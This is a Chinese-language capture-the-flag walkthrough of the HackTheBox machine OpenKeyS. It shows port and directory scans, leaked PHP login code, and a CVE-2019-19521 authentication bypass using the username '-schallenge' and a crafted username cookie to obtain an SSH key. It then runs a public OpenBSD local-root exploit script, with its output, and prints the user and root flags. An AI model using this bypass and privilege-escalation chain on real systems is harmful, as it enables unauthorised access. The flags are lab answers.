

# OpenKeyS,OpenBSD漏洞

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-30 06:39 PST
Nmap scan report for 10.10.10.199
Host is up (0.22s latency).
P0RT
      STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
    3072 5e:ff:81:e9:1f:9b:f8:9a:25:df:5d:82:1a:dd:7a:81 (RSA)
    256 64:7a:5a:52:85:c5:6d:d5:4a:6b:a7:1a:9a:8a:b9:bb (ECDSA)
256 12:35:4b:6e:23:09:dc:ea:00:8c:72:20:c7:50:32:f3 (ED25519)
80/tcp open http
                    OpenBSD httpd
|_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 2.4.21 (89%), Canon CLC4040 printer (89%),
Microsoft Windows Small Business Server 2003 SP2 (87%), Asus RT-N10 router
or AXIS 211A Network Camera (Linux 2.6) (87%), Linux 2.6.18 (87%), AXIS 211A
Network Camera (Linux 2.6.20) (87%), OpenBSD 4.2 (87%), Linux 2.6.16 (87%),
DD-WRT (Linux 2.4.35s) (86%), D-Link DIR-300 WAP (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TRACEROUTE (using port 80/tcp)
HOP RTT
             ADDRESS
1
    248.92 ms 10.10.14.1
    249.07 ms 10.10.10.199
2
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.19 second
```




## Authentication denied.

## LOGIN



### 一個登入介面,sql、帳密爆破(hydra)都失敗

```
目錄爆破
gobuster dir -u http://10.10.10.199 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php -k
______
/images
                    (Status: 301) [Size: 443] [-->
http://10.10.10.199/images/1
                    (Status: 200) [Size: 4837]
/index.php
/css
                    (Status: 301) [Size: 443] [-->
http://10.10.10.199/css/1
/includes
                    (Status: 301) [Size: 443] [-->
http://10.10.10.199/includes/]
                    (Status: 301) [Size: 443] [-->
/js
http://10.10.10.199/js/]
                    (Status: 301) [Size: 443] [-->
/vendor
http://10.10.10.199/vendor/]
/fonts
                    (Status: 301) [Size: 443] [-->
http://10.10.10.199/fonts/]
```



```
下載後,使用vim -r auth.php.swp
<?php
function authenticate($username, $password)
    $cmd = escapeshellcmd("../auth_helpers/check_auth " . $username . " "
$password);
    system($cmd, $retcode);
    return $retcode;
}
function is_active_session()
{
   // Session timeout in seconds
    $session_timeout = 299;
   // Start the session
    session_start();
   // Is the user logged in?
    if (isset($_SESSION["logged_in"])) {
        // Has the session expired?
        $time = $_SERVER['REQUEST_TIME'];
        if (isset($_SESSION['last_activity']) &&
            ($time - $_SESSION['last_activity']) > $session_timeout) {
            close_session();
            return false;
        } else {
            // Session is active, update last activity time and return True
            $_SESSION['last_activity'] = $time;
            return true;
        }
    } else {
```

```
return false;
    }
}
function init_session()
{
    $_SESSION["logged_in"] = true;
    $_SESSION["login_time"] = $_SERVER['REQUEST_TIME'];
    $_SESSION["last_activity"] = $_SERVER['REQUEST_TIME'];
    $_SESSION["remote_addr"] = $_SERVER['REMOTE_ADDR'];
    $_SESSION["user_agent"] = $_SERVER['HTTP_USER_AGENT'];
    $_SESSION["username"] = $_REQUEST['username'];
}
function close_session()
{
    session_unset();
    session_destroy();
    session_start();
}
?>
```

我訪問[../auth\_helpers/check\_auth]並自動下載檔案

```
file check_auth
check_auth: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /usr/libexec/ld.so, for OpenBSD, not strippe
  # strings check_auth
/usr/libexec/ld.so
OpenBSD
libc.so.95.1
_csu_finish
_Jv_RegisterClasses
auth_userokay
_end
AWAVAUATSH
t-E1
ASAWAVAT
A\A^A_A[]
ASAWAVP
A^A_A[]L3
Linker: LLD 8.0.1
.interp
.note.openbsd.ident
.dynsym
```


#### 看來是OpenBSD系統

有新漏洞:CVE-2019-19521 Authentication Bypass(驗證繞過)

參考:

- 1. <a href="https://www.secpod.com/blog/openbsd-authentication-bypass-and-local-privilege-escalation-vulnerabilities/">https://www.secpod.com/blog/openbsd-authentication-bypass-and-local-privilege-escalation-vulnerabilities/</a> (也有本地提權)
- 2. <a href="https://www.qualys.com/2019/12/04/cve-2019-19521/authentication-vulnerabilities-openbsd.txt">https://www.qualys.com/2019/12/04/cve-2019-19521/authentication-vulnerabilities-openbsd.txt</a> 上面寫帳號: —schallenge 密碼: 隨機


#### 跳轉成:




# OpenSSH key not found for user -schallenge

Back to login page

經過多次測試後,要在cookie後面放 username=jennifer



並獲取私鑰



vim指令調整,移除br: :%s/<br \/>//g ssh登入成功

```
# ssh -i id_rsa jennifer@10.10.10.199
The authenticity of host '10.10.10.199 (10.10.10.199)' can't be established.
ED25519 key fingerprint is SHA256:wfunPffQC2YtHClRYKudMIgZuzL3TGImaVEMTqOKUA4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.199' (ED25519) to the list of known hosts.
Last login: Wed Jun 24 09:31:16 2020 from 10.10.14.2
OpenBSD 6.6 (GENERIC) #353: Sat Oct 12 10:45:56 MDT 2019
Welcome to OpenBSD: The proactively secure Unix-like operating system.
Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code. With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.
openkevs$ id
uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer), 0(wheel)
openkeys$ whoami
jennifer
openkeys$|
```

user flag

# openkeys\$ cat user.txt 36ab21239a15c537bde90626891d2b10 openkeys\$

很多指令都不能用,我猜是要用 OpenBSD 本地提權漏洞(前面有看到) 參考:

https://www.secpod.com/blog/openbsd-authentication-bypass-and-local-privilege-escalation-vulnerabilities/(也有本地提權)

共3筆CVE: CVE-2019-19519、CVE-2019-19520、CVE-2019-19522

找到 CVE-2019-19520 有文章

https://github.com/bcoles/local-exploits/blob/master/CVE-2019-19520/openbsd-authroot

#### 執行腳本成功並獲取root flag

```
openkeys$ ./20.sh
openbsd-authroot (CVE-2019-19520 / CVE-2019-19522)
[*] checking system ...
[*] system supports S/Key authentication
[*] id: uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer), 0(wheel)
[*] compiling ...
[*] running Xvfb ...
[*] testing for CVE-2019-19520 ...
_XSERVTransmkdir: Owner of /tmp/.X11-unix should be set to root
[+] success! we have auth group permissions
WARNING: THIS EXPLOIT WILL DELETE KEYS. YOU HAVE 5 SECONDS TO CANCEL (CTRL+C).
[*] trying CVE-2019-19522 (S/Key) ...
Your password is: EGG LARD GROW HOG DRAG LAIN
otp-md5 99 obsd91335
S/Key Password:
openkeys# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
openkeys# whoami
root
openkeys# cat /root/root.txt
f3a553b1697050ae885e7c02dbfc6efa
```